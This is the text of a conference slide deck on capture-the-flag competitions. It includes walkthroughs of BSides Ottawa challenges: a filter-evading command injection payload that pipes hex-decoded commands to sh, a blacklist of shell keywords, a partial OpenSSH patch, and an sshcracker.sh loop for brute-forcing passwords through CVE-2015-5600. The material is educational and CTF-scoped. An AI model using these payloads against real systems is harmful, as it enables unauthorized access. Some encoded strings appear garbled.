

The background is a dark gray to black gradient. It features several faint, light gray circular elements. On the left side, there are concentric circles with radial tick marks, resembling a protractor or a circular scale, with numbers like 140, 150, 160, 170, 180, 190, 200, 210, 220, 230, 240, 250, and 260 visible. There are also smaller circles with curved arrows indicating motion. The overall aesthetic is technical and modern.

VGhIIIG9ubHkgd2lubmluZyBtb3ZlIGlzlHRvIHBSYXk=

THE ONLY WINNING MOVE IS TO PLAY

A DIVE INTO INFORMATION SECURITY GAMIFICATION

whoami

- Jamie Baxter (@jmbxtr)
- Independent Information Security Consultant focusing on security assessments [SRNSEC]
- Previously worked in aerospace, government and finance sectors
- CTF'er, pen-tester, appsec, certs [OSCP, OSCE, CISSP, GPEN]
- Course Developer & Instructor for York School of Continuing Studies - Cyber Security Program.
- Team Lead for Bsidess Ottawa CTF last 3 years
- Team Captain of "SomeRandomName"



LIST

- Wargames
- Online Capture The Flags
- Onsite Capture The Flag (Offline)
- Collegiate Competitions (CCDC)
- Formal Exercises - Cyber Defense Exercise (CDX), NATO Cyber Coalition, NATO Locked Shields

Special Mention: DARPA CGC

MOTIVATION - TRAIN AS YOU FIGHT

- Allows one to build fingers on keyboard skills and trade craft in a fun & relatively safe environment
- Forces you to get outside of your comfort zone and be exposed to technologies, tools and techniques you will not see in your day-to-day
- Identify new areas that you have may have a passion for and make great contacts
- As a industry help create & develop skilled practioners who possess a passion for the craft

WHAT'S A WARGAME


A series of primarily individual challenges always available to practice security skills

Typically available 24/7/365

- Over the Wire - <http://overthewire.org> -> BANDIT
- Smash The Stack - <http://smashtthestack.org/>
- Microcorruption - <https://microcorruption.com/>
- Ringer Zero - <https://ringzer0team.com/> (also a collection of many past ctf problems)

Multiple levels, going from easier to harder.

START HERE



WHAT'S A CTF

A CTF or Capture the Flag is a computer security competition.

- Jeopardy (Like Ottawa Bsides CTF)
- Attack and Defense
- Quest

The problems will often cross wide range of computer security subject areas such as:

Trivia, cryptography, forensics (image, file, memory), binary analysis, reverse engineering, exploit development, mobile security and moar!

Level of a difficulty and focus will vary from event to event. Ex

- EasyCTF/ PicoCTF – Introductory – Great Place to Start
- CSAW / Bsides Ottawa wide range of problems
- Defcon – Heavy Binary Analysis/Exploitation focus

CTFING THEN AND NOW

- First CTF – Defcon 4 - 1996
- Hundreds of onsite and online events in 2017
- There's a major online CTF almost every weekend
- Global rankings at ctftime.org

The screenshot displays the CTF TIME website interface. At the top, a navigation bar includes links for CTFs, Upcoming, Archive, Calendar, Teams, FAQ, Contact us, and About, along with a Sign in button. The main content is divided into three sections: Team rating, Now running, and Upcoming events.

Team rating

Navigation: 2017 | 2016 | 2015 | 2014 | 2013 | 2012 | 2011

Place	Team	Country	Rating
1	dcua	🇺🇦	213.886
2	p4	🇷🇺	149.774
3	Dragon Sector	🇷🇺	137.999
4	HITCON	🇹🇼	130.139
5	BostonKeyParty	🇺🇸	120.000
6	CodiSec	🇷🇺	117.802
7	Tasteless		102.619
8	Plaid Parliament of Pwning	🇺🇸	101.730
9	OpenToAll		91.343
10	b100p	🇷🇺	88.085

[Full rating](#) | [Rating formula](#)

Upcoming events

Open | High-School | Academic

Format	Name	Date	Duration
On-line	VolgaCTF 2017 Quals	Fri, March 24, 15:00 — Sun, March 26, 15:00 UTC	2d 0h 73 teams
On-site	Insomni'hack 2017	Fri, March 24, 17:00 — Sat, March 25, 03:00 UTC	10h 17 teams
On-line	angstromCTF 2017	Sat, March 25, 12:00 — Sat, April 01, 12:00 UTC	7d 0h 18 teams

Now running

0CTF 2017 Quals

On-line
Sat, March 18, 2017 00:00 — Mon, March 20, 00:00 UTC (19m more)
266 teams

Past events

[With scoreboard](#) | [All](#)

Pragyan CTF 2017

March 05, 2017 18:30 UTC | On-line

Place	Team	Country	Points
1	dcua	🇺🇦	0.000
2	khack40	🇫🇷	0.000
3	parth		0.000

[525 teams total](#) | [Tasks and writeups](#)

THC CTF 2017

March 04, 2017 07:00 UTC | Toulouse, France

Place	Team	Country	Points
1	ESEC & MAT		0.000
2	0x9000t	🇫🇷	0.000
3	this31	🇫🇷	0.000

[15 teams total](#) | [Tasks and writeups](#)

Xiomara CTF 2017

Feb. 27, 2017 14:30 UTC | On-line

Place	Team	Country	Points
-------	------	---------	--------

A FEW FAVORITE CTFS



CSAW CTF 16

NSEC



Annual Onsite Applied Security Competition
400 Competitors
50 Teams
MAY 19TH, 20TH AND 21ST, 2017
WWW.NSEC.IO

OTHER FAVORIES



[Core](#) and [DFIR](#)



Online, Four Months



Miniaturized Physical
City



6 Days of Hands-on
Learning



BENEFITS PROFILE – WHY PARTICIPATE OR SUPPORT

Individual

Meet people interesting like-minded people

Keep technical skills sharp.

Exposure to technologies outside of day-to-day use .

Renders many interview questions easy

Organizational

Candidate Screening (CTF-like problems)

Candidate recruitment (Sponsor Events)

Very economical training

Identification of top internal talent

Advertising / Brand awareness

BEHIND THE SCENES

OTTAWA BSIDES CTF-ARCHITECTURE

- Onsite only CTF – 100+ Competitors
- Wired and Wireless Infrastructure
- Main Host - ESXi vsphere 6.0
 - 24 CPUs (Gen 9)
 - 524 GB Memory
 - 21 TB SAS SSD Storage
 - ~20 VMs
- Scoreboard based on facebook ctf open source project on github (We've used Mallivora as well)
 - Many options exist.



OTTAWA BSIDES CTF-STATS

- Number of challenges: 43
- Number of Teams: 30+ (24 with atleast one flag)
- Number of flag submissions: 30609
- Number of correct flags (%): ~10% (ahhh trivia)
- Development Hours : 200+ Hours

More Details: <http://www.srnsec.com/blog/ottawa-bsides-recap>

WEB200 – COMMAND INJECTION WITH FILTER



BSides Network Monitor

This state of the art network monitor allows you to quickly check if a challenge server is up or down! Enter an IP below in order to check.

This challenge is up! The IP address 127.0.0.1 is alive.

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data:  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.018 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.019 ms
```

```
--- 127.0.0.1 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
rtt min/avg/max/mdev = 0.018/0.018/0.019/0.004 ms
```

- Simple application to ping
- Two blacklist filters
- Several solutions possible

WEB200 – COMMAND INJECTION WITH FILTER

127.0.0.1; ls Submit

MALICIOUS INPUT DETECTED! PLAY NICE.

- Two filters:
 - Inbound commands filtered for the words/characters in \$badwords
 - Outbound results filtered for the word 'FLAG' – OH NOES DLP!

127.0.0.1 Submit

This challenge is up! The IP address 127.0.0.1 | echo 63617420666c61672e747874 | xxd -r -p | sh is alive.

Detected sensitive info in results - Command Terminated. You were told to play nice...

```
$badwords = array('cd','ls','cat','exec',';','&','more','file','head','less','od','tail','$','xargs','print','=','awk','grep','|','strings','binwalk');
```

WEB200 – COMMAND INJECTION WITH FILTER

- Intended Solution:
- The initial proof of concept for this challenge involved using a hexdump of the 'cat flag.txt' command and sending the decoded result to sh
- We saw different solutions than this

127.0.0.1

Submit

This challenge is up! The IP address 127.0.0.1 `127.0.0.1 | echo 63617420666c61672e747874 | xxd -r -p | sh | base64` is alive.

RkxBRyA9IHsgQmlsbGllEpvZSBzYXlzlG5pY2UgZ3V5cyBmaW5pc2ggbGFzdC4uLiA6KSB9Cg==

OTTAWA BSIDES NETWORK CHALLENGE

FreeBSD-SA-15:16

The PAM (Pluggable Authentication Modules) library provides a flexible framework for user authentication and session setup / teardown.

OpenSSH uses PAM for password authentication by default.

II. Problem Description:

OpenSSH servers which are configured to allow password authentication using PAM (default) would allow many password attempts.

III. Impact

A remote attacker may effectively bypass MaxAuthTries settings, which would enable them to brute force passwords. [CVE-2015-5600]

OTTAWA BSIDES NETWORK CHALLENGE

- Affects:

All supported versions of FreeBSD.

- Corrected:

2015-07-28 19:58:44 UTC (stable/10, 10.2-PRERELEASE)
2015-07-28 19:58:44 UTC (stable/10, 10.2-BETA2-p2)
2015-07-28 19:59:04 UTC (releng/10.2, 10.2-RC1-p1)
2015-07-28 19:59:11 UTC (releng/10.1, 10.1-RELEASE-p16)
2015-07-28 19:58:54 UTC (stable/9, 9.3-STABLE)
2015-07-28 19:59:22 UTC (releng/9.3, 9.3-RELEASE-p21)
2015-07-30 10:09:07 UTC (stable/8, 8.4-STABLE)
2015-07-30 10:09:31 UTC (releng/8.4, 8.4-RELEASE-p36)
CVE Name: CVE-2014-2653, CVE-2015-5600

Making the flag actually isn't that hard:

1. Build FreeBSD box using vulnerable version
2. Don't patch it
3. Rate limit connections to sshd to force people to use the exploit
4. Create flag.txt

OTTAWA BSIDES NETWORK CHALLENGE

Here is a patch for openssh-6.9p1 that will allow to use a wordlist and any passwords piped

---snip---

diff openssh-6.9p1/sshconnect2.c openssh-6.9p1-modified/sshconnect2.c

83a84,85

> char password[1024];

>

510c512,517

< authctxt->success = 1; /* break out */

> printf("=====\n");

> printf("*** SUCCESS *****\n");

> printf("*** PASSWORD: %s\n", password);

> printf("=====\n");

> exit(0);

>

1376a1384,1385

> char *devicebuffer;

> int i;

1386a1396,1405

> devicebuffer = calloc(1, 200000);

OTTAWA BSIDES NETWORK CHALLENGE

The patch is imperfect:

```
(2)[todd@air] openssh-6.9p1 $ patch sshconnect2.c patch-sshconnect2
patching file sshconnect2.c
patch: **** '>' expected at line 3 of patch
```

In more ways than one..

```
sshconnect2.c:1475:15: warning: empty character constant [-Winvalid-pp-token]
    *pos = ' ';
           ^
sshconnect2.c:1475:15: error: expected expression
1 warning and 1 error generated.
make: *** [sshconnect2.o] Error 1
```

OTTAWA BSIDES NETWORK CHALLENGE

Once you can get it to compile you are on your way..

```
(1)[todd@air] openssh-6.9p1 $ cat sshcracker.sh
#!/bin/bash
# run as:
# cat wordlist.txt | ./sshcracker.sh ssh-username ssh-target
#
while true
do
./ssh -l$1 $2
rc=$?; if [[ $rc == 0 ]]; then exit $rc; fi
echo Respawn due to login grace time...
done
```

OTTAWA BSIDES NETWORK CHALLENGE

```
$ cat rockyou.txt | ./sshcracker.sh dave net-gate.ctf
```

Wait a minute or so, and success!

```
nerissa  
nebraska  
nakita  
momoney  
mitsubishi
```


```
=====
```

```
*** SUCCESS *****
```

```
*** PASSWORD: mitsubishi
```

```
=====
```

JURASSIC SYSTEM



- Jurassic Systems looks to be compromised by hackers, find the secret message they left behind

LOOKING AT THE SITE

```
root@kali-x64: ~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted
File Edit View Search Terminal Help

root@kali-x64:~/Desktop/B-Sides/solves# wget -r -q http://jurassic.ctf
root@kali-x64:~/Desktop/B-Sides/solves# ls
jurassic.ctf
root@kali-x64:~/Desktop/B-Sides/solves# cd jurassic.ctf/
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf# ls
about css favicon.ico img index.html js robots.txt swf system theking
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf# cd swf
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf# ls
theKing.swf
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf# binwalk theKing.swf

DECIMAL      HEXADECIMAL    DESCRIPTION
-----
51            0x33           Zlib compressed data, best compression, uncompressed size >= 655360
76627        0x12B53        Zlib compressed data, best compression, uncompressed size >= 98304
165755       0x2877B        Zlib compressed data, best compression, uncompressed size >= 61664
187497       0x2DC69        Zlib compressed data, best compression, uncompressed size >= 98304
279902       0x4455E        Zlib compressed data, best compression, uncompressed size >= 98304
367710       0x59C5E        Zlib compressed data, best compression, uncompressed size >= 98304
457140       0x6F9B4        Zlib compressed data, best compression, uncompressed size >= 98304
544668       0x84F9C        Zlib compressed data, best compression, uncompressed size >= 98304
637608       0x9BAA8        RAR archive data

root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf# binwalk --dd='*' -e theKing.swf
```

- Wget website
- Look for interesting artifacts
- Binwalk binary files looking for additional binary files
- Alternate filestream RAR
- Dump all binaries

FIND THE FLAG

```
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# ls -la
total 2976
drwxr-xr-x 2 root root 4096 Oct 3 13:27 .
drwxr-xr-x 3 root root 4096 Oct 3 13:26 ..
-rw-r--r-- 1 root root 561077 Oct 3 13:26 12B53
-rw-r--r-- 1 root root 471949 Oct 3 13:26 2877B
-rw-r--r-- 1 root root 450207 Oct 3 13:26 2DC69
-rw-r--r-- 1 root root 637653 Oct 3 13:26 33
-rw-r--r-- 1 root root 357802 Oct 3 13:26 4455E
-rw-r--r-- 1 root root 269994 Oct 3 13:26 59C5E
-rw-r--r-- 1 root root 180564 Oct 3 13:26 6F9B4
-rw-r--r-- 1 root root 93036 Oct 3 13:26 84F9C
-rw-r--r-- 1 root root 96 Oct 3 13:26 9BAA8.rar
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# unrar e 9BAA8.rar

UNRAR 4.10 freeware Copyright (c) 1993-2012 Alexander Roshal

Extracting from 9BAA8.rar

Extracting flag.txt OK
All OK
root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted# cat flag.txt
flag{superfunhappyslide}root@kali-x64:~/Desktop/B-Sides/solves/jurassic.ctf/swf/_theKing.swf.extracted#
```

HOW DO I GET STARTED

- “Solo” CTFs (especially ones like PicoCTF & EasyCTF)
- Reddit /r/OpenToAllCTFteam has a ongoing team
- Play Online
 - Vulnhub.com
 - ringzer0team.com
 - Smashthestack.org
 - overthewire.org (Start with BANDIT)
- Look out for one off challenges
- If you’re at a SANS event be sure to participate in netwars

WHAT'S COMING UP

- Easy CTF [Now - Until March 20]
- PICO CTF [March 31, 2017 - April 14, 2017]
- Plaid CTF 2017 [April 21, 2017 - April 23, 2017]
- Defcon416 Onsite CTF [Follow the Meetup group - <https://www.meetup.com/DEFCON416/>]
- Defcon Quals [April 29, 2017 - May 1, 2017]
- NSEC 2017 [May 19-21, 2017]